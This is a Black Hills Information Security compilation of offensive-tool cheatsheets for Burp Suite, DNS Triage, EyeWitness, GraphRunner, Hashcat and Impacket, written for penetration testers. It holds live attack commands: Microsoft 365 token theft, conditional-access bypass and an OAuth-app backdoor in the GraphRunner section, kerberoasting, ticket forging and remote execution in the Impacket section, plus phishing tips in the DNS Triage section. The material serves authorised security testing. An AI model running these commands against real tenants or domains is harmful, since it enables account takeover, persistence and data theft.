BLACK HILLS
Information Security

AN INFOSEC SURVIVAL GUIDE RESOURCE

OFFENSIVE TOOLING CHEATSHEETS

Burp Suite

https://portswigger.net/burp

Written by BB King || linkedin.com/in/bbhacking
Reviewed by Chris Traynor || ridgebackinfosec.com

Burp Suite is an intercepting HTTP proxy that can also scan a web-based service for vulnerabilities. A tool like this is indispensable for testing web applications. Burp Suite is written in Java and comes bundled with a JVM, so it works on any operating system you're likely to use. It comes in a free Community version and a paid-for Professional version. Pro offers more automation and more powerful filters, but Community is enough for CTFs and a good chunk of penetration testing too.

*The "**proxy**" part means that it acts as a pass-through system for network traffic between an HTTP client and an HTTP server. Requests from the client pass through Burp Suite—which usually runs on the same host as the client—before hitting the network, and responses from the server pass through Burp Suite before going to the browser (or any other user agent).*

*The "**intercepting**" part means that it allows you to hold on to a request (or a response) and inspect or modify it before releasing it on its way.*

*The "**suite**" part means it does a whole lot more than just intercept HTTP traffic. Burp Suite is made up of a half-dozen or so built-in tools and also supports extensions, of which more than 300 are available for one-click installation via the BApp Store in the Extensions tab.*

Getting Started

The first thing to do with Burp Suite is to just look at some HTTP traffic and see what you can learn by reading what you see. To do this:

- » Go to the "Proxy" tab
- » Open the "Intercept" sub-tab
- » Click "Open browser"

This will launch an embedded Chromium-based browser that is pre-configured to use Burp Suite as its proxy.

In that browser, visit https://example.com/ then come back to Burp Suite and click on the HTTP History tab of the Proxy. Among a few other requests your browser does on its own, you'll see a "Host" of "https://example.com" and a "Method" of "GET" and a "URL" of "/". When you select that row, you'll see the HTTP request and response in the panes below.

Right-click on any request and choose "Send to Repeater" then send the request again from within Repeater. Now modify the request in some way and send it again to see how the server handles different inputs. Start deleting headers until you get an error or a timeout, then try to figure out what caused the difference.

Right Click on Everything

A lot of Burp Suite's functionality is in the context menus, so it pays to right-click on everything. You may be surprised at what you find.

Now, on to the tools in the Suite...

Proxy

The Proxy History shows all of the traffic that has gone through Burp Suite so far.

- Click on any heading here to sort by that heading. Click again to sort in reverse. Click a third time to go back to unsorted.
- Click and drag the column headings to put them in a different order.
- Scroll all the way to the right to see all the columns and understand what they're showing you.
- Click on the dark bar above the headings to see the filters available. Better filtering is one of the key benefits of Burp Pro over Community.
- Right-click on any request you see here and choose "Send to Repeater" (or any other tool) and see what you can do with it in that other tool.
- The Inspector shows you information about the request, including parsed out versions of any headers, parameters, and cookies. It also shows you any text you have selected (and its length in decimal and hex) and allows you to decode selections right there.
- The Inspector shows up next to the request and response panes in other tools too.
- Click the WebSockets history tab under the Proxy tab to see if your application uses Web Sockets. Look at the traffic here and send it to Repeater to mess with it.

Repeater

Repeater allows you to edit and re-send any HTTP request or Web Socket message.

- Always send a baseline request from Repeater before you make any changes. This lets you know how the server responds to an unmodified request so you can compare that to other responses later.
- Double-click on any tab and you can give it a new name.
- Click on the plus next to the tabs and you can create a new "tab group" for when you have a lot of activity in Repeater and need to organize it better.
- Copy a URL from anywhere to your clipboard. In any Repeater request window, right-click and choose "paste URL as request" to get a default request for that URL.

FURTHER LEARNING

Check out these BHIS resources to learn more:

https://youtu.be/Gb7OQm5-Xdw

https://youtu.be/lyJihH8FYkI

https://youtu.be/xKudsnN3gkE

https://www.youtube.com/playlist?list=PL-4fu-TjKox5c3x0Z2IDjQCX8zdWI6VfhN

Intruder

Intruder lets you send many requests based on one baseline request, iterating over variables you choose in locations you define.

- Send a request to Intruder by right-clicking on it in any other tool.
- Define "insertion points" by highlighting the text you want to replace and clicking the "Add" button.
- Clear insertion points by clicking the "Clear" button. If you have something selected when you do this, only the selected insertion points will be cleared.
- Click on the question mark next to the attack type at the top (by default, it is "Sniper attack") to learn about the attack options. Don't try to memorize them—that will come with time.
- Use Payload Processing rules to modify your payloads before sending the request.
- For example, you might use "Encode as base64" if you suspect the application requires base64-encoded input in some location. This allows you to feed Intruder the values as cleartext but have them sent encoded. This lets you more easily observe what's going on.
- Intruder applies URL-encoding by default for payloads that include certain characters. Look at that list: you don't always want it to encode those characters.

Extensions

Burp Extensions are as much a part of Burp Suite as Repeater is. The list here contains more than 300 extensions. Look here for things that address whatever you're dealing with. Working with JWTs? Search for "JWT". Looking at authorization issues? Search for "Authorization".

- Sort the list of extensions by Rating to find what others get value from.
- Sort it by Popularity to find what's used often.
- Sort it by Last Updated to find new or updated extensions.
- Plan to spend some time here to find extensions that work well for you.

Learn

The Learn tab offers guides to using Burp Suite. Maybe more importantly, it has a link to Portswigger's Web Security Academy, a free resource for learning more about web app vulnerabilities and how to test for them.

- You can hide the Learn tab by going to Settings > Display and scrolling to the bottom.
- While you're in Settings > Display, you can toggle dark or light mode, too.

DNS Triage

https://github.com/Wh1t3Rh1n0/dns-triage

Written by Michael Allen || linkedin.com/in/wh1t3rh1n0/
Reviewed by Dale Hobbs || linkedin.com/in/dale-hobbs/

What is it?

Fast, actionable, tech reconnaissance for attackers.

DNS Triage is a reconnaissance tool that finds information about an organization's infrastructure, software, and third-party services as fast as possible. The goal of DNS Triage is not to exhaustively find every technology asset that exists on the internet. The goal is to find the most commonly abused items of interest for real attackers.

How does it work?

DNS Triage uses a combination of DNS queries and web requests to collect interesting information. Specifically:

1. It gathers TXT, MX, and NS records of the target domain.
2. It queries DNS records of commonly abused Microsoft services and checks whether they are hosted in Microsoft's cloud or on-premises.
3. It resolves a hand-picked selection of very common subdomains on the target domain, where abusable services and infrastructure are often found.
4. It makes targeted DNS and/or HTTP queries of third-party services to determine which services are used by the organization.
5. Whenever possible, it displays additional details that may be useful for abusing the resources that have been discovered.

How do I install it?

1. Download and extract the ZIP archive from the project repository at **https://github.com/Wh1t3Rh1n0/dns-triage** or run the following command to download DNS Triage with git:

```
git clone https://github.com/Wh1t3Rh1n0/dns-triage
```

2. Open a terminal window in the folder where you downloaded/extracted the DNS Triage files, and run the following command to install Python libraries used by DNS Triage:

```
python3 -m pip install -r requirements.txt
```

How do I use it?

The recommended way to launch DNS Triage is simply to run dns-triage.py command followed by the domain name that you want to target. An example command targeting example.com is shown below.

```
python3 dns-triage.py example.com
```


Tip: Help documentation describing other additional options can be shown by running DNS Triage without specifying any other arguments.

What does all the output mean?

DNS Triage can sometimes generate a lot of output. Here are some examples of the output it displays and key information you should look for.

TXT Records


Clues in TXT records often reveal technology products and services used by the organization. This information can be very useful, both for social engineering and for technical attacks.



```
TXT records for example.com
------------------------
atlassian-domain-verification=Zwms6wYibNl10yHl8rJaGNFzJq96MUSWCIbyNg1WuDMgusi9fbuJanqeCKADWjBf
canva-site-verification=O2TSnrbZLq2Zsmc59AZYuw
docusign=3eca8259-748e-4a0c-900c-d5374132c19a
fastly-domain-delegation-67v7EJ9cwh7RdkWE-575288-2023-02-20
jamf-site-verification=Az6mZIKdruDZf-TDNBfGvA
miro-verification=de40aec19ca469948512b053eec7fd3fa1d64856
notion-domain-verification=MATLqlLiSvHSDYZEDMdkLAWxdaqERmHce8teR6dbZZt
stripe-verification=8fe88582423fc4d3b75ce1d191806730daafddbc24cc9c5519cce814a6d55c79
twilio-domain-verification=16eae8c3b53caf7d425877239f2f84b4
vmware-cloud-verification-ade55cf1-cfe6-4292-bdfb-a008b2b7d826
zoom-domain-verification=72479dc7-8727-486a-a3a0-1dc8774df145
```

MX Records

May indicate the organization's email defenses. In this case, ProofPoint has been detected.




```
MX records for example.com
-----------------------
10 mxa-00123123.gslb.pphosted.com.
10 mxb-00321321.gslb.pphosted.com.

[!] ProofPoint detected as default incoming email service.
    Numeric ID from the subdomain name may be used here:
    - https://app.explore.proofpoint.com/v2/apps/login/?usercenter=false
```

Microsoft Services

On-premises and cloud-hosted Microsoft services are frequently affected by known vulnerabilities and exploitation paths. In the example below, a Microsoft Exchange Smart Host has been detected, which is often vulnerable to email spoofing attacks. The link to a relevant blog, with exploitation details, is included in the output.




```
================================================================================
Checking for Microsoft Exchange Smart Hosts...
================================================================================
[+] example-com.mail.protection.outlook.com > 52.101.20.2
    [💥]  Microsoft Exchange Online smart host detected!
        - May allow email spoofing. See:
          https://www.blackhillsinfosec.com/spoofing-microsoft-365-like-its-1995/
```

Interesting Subdomains

Subdomains often indicate the presence of abusable infrastructure. In the example below, the securemail subdomain was detected, and DNS Triage recommends URLs that the attacker should investigate to abuse this service.

Tip: Registering a new account on an organization's own encrypted email portal and then phishing them from that account is a favorite way to bypass email filters.




```
Checking for interesting subdomains...
--------------------------------------
[+] securemail.example.com > pe-00123123.gslb.pphosted.com.
    Possible Secure Mail app. Try:
    - https://securemail.example.com/
    - https://securemail.example.com/encrypt  (ProofPoint Encrypted Mail user registration)
    - https://securemail.example.com/s/preregister  (Zix Secure Message Center user registration)

[+] adfs.example.com > ex14-crtrs.tng.example.com.
    Possible ADFS portal
    - https://adfs.example.com/adfs/ls/idpinitiatedsignon.htm

[+] mail.example.com > ghs.google.com.
```

Third-Party Services

The final section of the output shows third-party services that were detected. Here, we see that the organization is using ServiceNow, Webex, Jamf, Slack, and GitHub. In addition to leveraging these services for social engineering, detecting Jamf indicates to us that at least some Apple computers are likely present in the environment. This is key information when preparing executable payloads for an attack.



```
==============================================================================
Checking third-party services of "example"...
==============================================================================

[+] example.service-now.com - ServiceNow likely in use!

[+] example.webex.com - Webex likely in use!
    - Try browsing to this subdomain, and look in Web UI for calendar/meetings.
    - Try Google-dorking this domain to find links to meetings.

[+] example.jamfcloud.com - Jamf Apple Device Management likely in use!

[+] https://example.slack.com - Slack likely in use!

[+] https://github.com/example - GitHub likely in use!
```

EyeWitness

https://github.com/RedSiege/EyeWitness

Written by Chris Traynor || ridgebackinfosec.com

The Basics

Offensive Purpose:

- Efficient way to gather info about web services & their hosting infrastructure
- Automates taking screenshots for quick & easy review

Limitations:

- Only works on HTTP services
- Can only capture a screenshot of the landing/login page; will NOT do spidering

Key Features:


- Output in multiple formats (i.e. - HTML & text)
- IDs web server software on target systems
- Can use Nmap & Nessus output files
- Ability to resume from the last scan point if it gets interrupted

Installation Methods

Git & GitHub

This will ALWAYS have the latest and greatest features but requires a few additional setup steps. You might also run into Python dependency issues that need to be worked around depending on your OS.

```
git clone https://github.com/RedSiege/EyeWitness
cd EyeWitness/Python/setup
sudo ./setup.sh
cd ..
python EyeWitness.py [options]
```




Advanced Package Tool (APT)

APT can lag in new feature/fix releases compared to the direct repository method.

```
sudo apt install eyewitness -y
```

```
eyewitness [options]
```



Basic Execution

Input Options:

`-f Filename`	Line-separated file containing URLs to capture
`-x Filename.xml`	Nmap XML or .Nessus file
`--single Single URL`	Single URL/Host to capture
`--no-dns`	Skip DNS resolution when connecting to websites

Tips

- Always set a custom `--user-agent` value to blend in with traffic.
- The `--resume` option is useful if your execution gets interrupted.
- EyeWitness accepts Nmap & Nessus XML output files, and it'll automatically parse them for targets.
- Always see if the report contains any possible "default credentials" alongside the screenshots.
- The report can sometimes reference white papers for potentially vulnerable targets.

Key Customization Options

`--user-agent User Agent`	User Agent to use for all requests
`--proxy-ip 127.0.0.1`	IP of web proxy to go through
`--proxy-port 8080`	Port of web proxy to go through
`--proxy-type socks5`	Proxy type (socks5/http)
`--resolve`	Resolve IP/Hostname for targets
`--prepend-https`	Prepend http:// and https:// to URLs without either
`--cookies key1=value1,key2=value2`	Additional cookies to add to the request
`--resume ew.db`	Path to db file if you want to resume
`--max-retries N`	Max retries on timeouts
`-d Directory Name`	Directory name for report output
`--threads # of Threads`	Number of threads to use while using file-based input
`--results Hosts Per Page`	Number of hosts per page of report

FURTHER LEARNING

Check out these resources to learn more:

https://ridgebackinfosec.com/recordings/
https://www.blackhillsinfosec.com/six-tips-for-managing-penetration-test-data/

GraphRunner

https://github.com/dafthack/GraphRunner

Written by Kaitlyn Wimberley

Reviewed by Beau Bullock || 𝕏 @dafthack

GraphRunner is a collection of post-exploitation PowerShell modules for interacting with the Microsoft Graph API. It provides modules for enumeration, exfiltration, persistence, and more!

Installation


```
git clone https://github.com/dafthack/GraphRunner
```

```
cd GraphRunner
```

```
Import-Module .\GraphRunner.ps1
```

List all of the available GraphRunner modules:

```
List-GraphRunnerModules
```



Obtaining Tokens

Obtain tokens with the Device Code authentication flow:

```
Get-GraphTokens
```

(Requests tokens for the Microsoft Office client, graph.microsoft.com resource, and Chrome on macOS user agent)

Specify the Client, Resource, and User Agent used in the token request:

```
Get-GraphTokens -Client AzureManagement -Resource
https://graph.windows.net -Browser Android -Device Mac
```

Conditional Access policies can often be subverted by choosing the right values here.

Specify a custom Client by Client ID:

```
Get-GraphTokens -Client Custom -ClientID “e9c51622-
460d-4d3d-952d-966a5b1da34c”
```

Tokens will automatically be written to the variable `$tokens`.

Already have tokens? Import them with

```
Invoke-ImportTokens -AccessToken “eyJ...” -RefreshToken
“0.A...”
```

By default, access tokens expire between 60-90 minutes after issue.

Refresh an expired access token with

```
Invoke-RefreshGraphTokens
```

OR use `Invoke-AutoTokenRefresh` to automatically refresh the token periodically.

```
Invoke-AutoTokenRefresh -RefreshToken $tokens.refresh_
token -tenantid “example.com” -RefreshInterval 42
```

Enumerate Permissions


Different actions within the Graph API (and therefore GraphRunner) require different scopes. Enumerate the permissions associated with multiple client applications to determine which ones will give you the permissions you need:

```
Invoke-BruteClientIDAccess -domain example.com
-refreshToken $tokens.refresh_token
```

Great reference for Graph permissions:

https://graphpermissions.merill.net/permission/

GraphRun All the Things



```
Invoke-GraphRunner -Tokens $tokens
```

This module is a wrapper that runs:

- **Invoke-GraphRecon** - Gathers various reconnaissance data such as authorization policies, main contact information, and user settings.
- **Get-AzureADUsers** - Gathers all users from the directory.
- **Get-SecurityGroups** - Lists all security groups and their members.
- **Invoke-DumpCAPS** - Gathers conditional access policies.
  - Review these to identify restrictions you’ll need to work around or exceptions you can take advantage of.
- **Invoke-DumpApps** - Gathers tenant’s registered applications, with permission scopes and consented users, and external applications that users consented to.
- **Invoke-SearchMailbox, Invoke-SearchSharePointAndOneDrive**, and **Invoke-SearchTeams** - Search the user’s mailbox as well as accessible SharePoint sites, OneDrives, and Teams channels/messages for interesting content using the GraphRunner default_detectors.json rules.

Groups, Groups, and More Groups

Find groups that your user has the ability to update:

```
Get-UpdatableGroups -Tokens $tokens
```

Add your user to an updateable group:

```
Invoke-AddGroupMember -Tokens $tokens -groupID <GUID>
-userId <OID>
```

This may give you access to additional permissions, SharePoint sites, or Teams channels. You need the target Group ID and the user OID:

(`Get-UserObjectID -Tokens $tokens -upn “user@example.com”`).

Find dynamic groups:

```
Get-DynamicGroups -Tokens $tokens
```

This type of group dynamically adds members based on membership rules, such as:

```
MembershipRule: (user.city -eq “Deadwood”)
```

Try modifying your user to match a rule, or inviting a guest with matching attributes, and see them automagically be added to the group.

“Clone” Security Groups:

```
Invoke-SecurityGroupCloner -Tokens $tokens
```

Create a new security group with an identical name to an existing (hopefully juicy-looking) group and add yourself and the members of the original group. Administrators might inadvertently make updates to the doppelgänger group instead of the original, potentially granting you privileges or access intended for members of the real group.

Pillaging

Search SharePoint and OneDrive for files containing “password” (including images and meeting transcripts):

```
Invoke-SearchSharePointAndOneDrive -Tokens $tokens
-SearchTerm “password” -OutFile sharepoint-password-search
```

`Invoke-SearchTeams` and `Invoke-SearchMailbox` provide the same functionality for Teams and Outlook.

Find mailboxes with open permissions:

```
Invoke-GraphOpenInboxFinder -Tokens $tokens -userlist
./users.txt
```

Try the user list obtained from Get-AzureADUsers.

Ooey GUI

Open GraphRunnerGUI.html from the GraphRunner directory and copy your access token into the Access Token field. From here, you can:


- Craft custom API queries.
- Perform graphical exploration of users, groups, emails, Teams chats, and SharePoint/OneDrive files.

Persistence: OAuth App Injection

Users can deploy an application to the tenant with a number of delegated privileges. If we deploy an app and consent to it as a compromised user, then we can authenticate using the service principal credentials to access these delegated permissions.


1. `Invoke-InjectOAuthApp -AppName “Very Trustworthy App” -ReplyUrl “<http://localhost:8000>” -scope “op backdoor” -Tokens $tokens`
   The scope “op backdoor” grants several common permissions, including mail, Teams, and files access. Other hard-coded scopes are included in GraphRunner, or you can specify your own.
2. In a second terminal, run the `Invoke-AutoOAuthFlow` command that is output.
3. In a browser, navigate to the `login.microsoft.com` oauth2 link output by the first command and consent.
4. The second terminal will save a new set of tokens to `$apptokens`.

Using these tokens with a GraphRunner module will leverage the delegated permissions of the OAuth application that you just consented to. If the user changes their password, you will still have access as the app!



Learn more here:

https://www.blackhillsinfosec.com/introducing-graphrunner/



Hashcat

https://github.com/hashcat/hashcat

Written by Justin Wang || linkedin.com/in/hsiaoan-wang-4514ab45/
Revised by Kent Ickler || 𝕏 @krelkci

Hashcat is a powerful tool for recovering lost passwords, and, thanks to GPU acceleration, it's one of the fastest. It works by rapidly trying different password guesses to determine the original password from its scrambled (hashed) version. Hashcat uses various clever techniques, like dictionary attacks (testing common passwords), leetspeak tricks (e.g., replacing "e" with "3"), pattern-based guessing, and combining different words or phrases. This helps expose weak passwords and poor security habits, which many people rely on when configuring and registering accounts online. Because of its effectiveness, Hashcat is widely used in cybersecurity training, ethical hacking, and penetration testing to improve password security and help organizations strengthen their defenses.

```
hashcat -m <mode> -a <attack> <file storing your hash> <path to wordlist/mask>
```

Commonly Used Modes (-m)

0	MD5
900	MD4
1700	SHA2-512
10	MD5 ($pass.$salt)
20	MD5 ($salt.$pass)
110	SHA1:salt
120	SHA1:pass
2600	md5(md5($pass))
4500	sha1(sha1($pass))
400	phpass
8900	scrypt
2500	WPA/WPA2
2501	WPA/WPA2 PMK
4800	iSCSI CHAP authentication, MD5(CHAP)
5500	NetNTLMv1 / NetNTLMv1+ESS
5600	NetNTLMv2
7500	Kerberos 5, etype 23, AS-REQ Pre-Auth
7300	IPMI 2 RAKP HMAC-SHA1
7350	IPMI2 RAKP HMAC-MD5
13100	Kerberos 5, etype 23, TGS-REP
18200	Kerberos 5, etype 23, AS-REP
19600	Kerberos 5, etype 17, TGS-REP
19700	Kerberos 5, etype 18, TGS-REP
19800	Kerberos 5, etype 17, Pre-Auth
19900	Kerberos 5, etype 18, Pre-Auth
27000	NetNTLMv1 / NetNTLMv1+ESS (NT)
27100	NetNTLMv2 (NT)
27300	SNMPv3 HMAC-SHA512-384
28900	Kerberos 5, etype 18, DB
1000	NTLM
1100	Domain Cached Credentials (DCC), MS Cache
1800	sha512crypt 6, SHA512 (Unix)
3000	LM
5700	Cisco-IOS type 4 (SHA256)
7400	sha256crypt 5, SHA256 (Unix)
8100	Citrix NetScaler (SHA1)
12800	MS-AzureSync PBKDF2-HMAC-SHA256
131	MSSQL (2000)
132	MSSQL (2005)
200	MySQL323
300	MySQL4.1/MySQL5
1731	MSSQL (2012, 2014)
1600	Apache $apr1$ MD5, md5apr1, MD5 (APR)
8300	DNSSEC (NSEC3)
15000	FileZilla Server > 0.9.55
22100	Bitlocker
22400	AES Crypt (SHA256)
29521	LUKS v1 SHA-256 + AES
9500	MS Office 2010
9600	MSOffice 2013
5200	Password Safe v3
6800	LastPass + LastPass sniffed
13400	KeePass 1 (AES/Twofish) and KeePass 2 (AES)
29700	KeePass 1 (AES/Twofish) and KeePass 2 (AES) - keyfile only mode
11600	7Zip
13600	WinZip

Attack Modes (-a)

0 = Straight Dictionary Attack

Example: `hashcat -m 500 -a 0 hash.txt dict.txt`

1 = Combination Attack

Example: `hashcat -m 500 -a 1 hash.txt dict1.txt dict2.txt`

3 = Brute Force Attack

Example: `hashcat -m 500 -a 3 hash.txt ?l?d?u`

6 = Hybrid Wordlist + Mask

Example: `hashcat -m 500 -a 6 hash.txt wordlist.txt ?d?s`

7 = Mask + Wordlist

Example: `hashcat -m 500 -a 7 hash.txt ?d?s wordlist.txt`

Useful Command Arguments

`--runtime=X`	Abort session after X seconds of runtime.
`--session=X`	Define session name to be string X.
`--restore`	Restore session from --session.
`-o`	Define output file for recovered hash.
`--show`	Show the cracked hashes.
`--left`	Show the uncracked hashes.
`--username`	Enable ignoring of usernames in hashfile.
`--remove`	Enable removal of hashes once they are cracked.
`-b`	Run benchmark of selected hash modes.

Mask Character Sets (?)

?l	abcdefghijklmnopqrstuvwxyz
?u	ABCDEFGHIJKLMNOPQRSTUVWXYZ
?d	123456789
?h	0123456789abcdef
?H	0123456789ABCDEF
?s	!”#$%&’()*+,-./:;<=>?@[\]^_`{|}~
?a	?l?u?d?s
?b	0x00 - 0xff

Example: `hashcat -m500 -a 3 hash.txt ?l?l?a?a?a?a?d?d`
Brute force cracking using the masks to check for passwords that have 2 lowercase letters, 4 characters of all possibilities, and 2 numbers.

For a more expansive cheatsheet, check this out:

https://www.blackhillsinfosec.com/wp-content/uploads/2020/09/HashcatCheatSheet.v2018.1b.pdf

Impacket

https://github.com/fortra/impacket

Collaborated on by: Ashley Knowles & Eric Harashevsky || linkedin.com/in/eric-harashevsky
Reviewed by: Matthew Eidelberg || 𝕏@Tyl0us || linkedin.com/in/matthew-eidelberg/

Impacket is an extremely useful tool for post exploitation. It is a collection of Python scripts that provides low-level programmatic access to the packets and for some protocols, such as DCOM, Kerberos, SMB1, and MSRPC, the protocol implementation itself.

Threat actors use a socks proxy, which forwards network traffic from the client to the destination server, to run the tool which adds an additional layer of stealth.

Typically, Impacket is installed by default in Kali. To install on Windows or other Linux operating systems, it is recommended to use pip or docker.

Pip Installation:

```
python3 -m pipx install impacket
```

Docker Installation:

```
docker build -t “impacket:latest” .
docker run -it --rm “impacket:latest”
```

Python Virtual Environment Creation:

```
python3 -m venv <environment_name>
```

Activate Virtual Environment:

```
source <environment_name>/bin/activate
```

This author always recommends utilizing Python virtual environments with pip installations, as sometimes things can get wonky when installing multiple tools.

Scripts and Example Usage

You’ll find the various scripts, attack techniques, and example invocations discussed at a very high level.

ASREP-Roast

GetNPUsers.py

Retrieves kerberoast tickets for users that do not require pre-authentication. The specific attack is called AS-REP Roast.

Check ASREP-Roast for all domain users:

```
python GetNPUsers.py <domain_
name>/<domain_user>:<domain_user_
password> -request -format <hashcat |
john> - outputfile <output_file_name>
```

Check ASREP-Roast for a list of users:


```
python GetNPUsers.py <domain_name>/
-usersfiles <user_file> -format <hashcat
| john> - outputfile <output_file_name>
```

Kerberoasting

GetUserSPNs.py

Conducts kerberoasting, where service principal names are queried and extracted along with their NTLM hashes.

```
python GetUserSPNs.py <domain_
name>/<domain_user>:<domain_user_
password> -outputfile <output_file_name>
```



Overpass The Hash / Pass The Key (PTK)

Request the TGT with hash:

```
python getTGT.py <domain_name>/<user_
name> -hashes [lm_hash]:<ntlm_hash>
```

Request the TGT with password:

```
python getTGT.py <domain_name>/<user_
name>:<password>
```

Set the TGT for Impacket use:

```
Export KRB5CCNAME=<TGT_ccache_filename>
```

Execute remote commands with any of the following using the TGT. The following command can be used with psexec.py, smbexec.py, or wmiexec.py:

```
python psexec.py <domain_name>/<user_
name>@<remote_host> -k -no-pass
```

Silver / Golden Ticket Usage

To generate the TGS with NTLM:

```
python ticketer.py -nthash <ntlm_hash>
-domain-sid <domain_sid> -domain <domain_
name> -spn <service_spn>  <username>
```

To generate the TGT with NTLM:

```
python ticketer.py -nthash <ntlm_hash>
-domain-sid <domain_sid> -domain <domain_
name>  <username>
```

Set the ticket for Impacket use:

```
Export KRB5CCNMAE=<ccache_file_name>
```

Execute remote commands with any of the following using the TGT. The following command can be used with psexec.py, smbexec.py, or wmiexec.py:

```
python psexec.py <domain_name>/<user_
name>@<remote_host> -k -no-pass
```

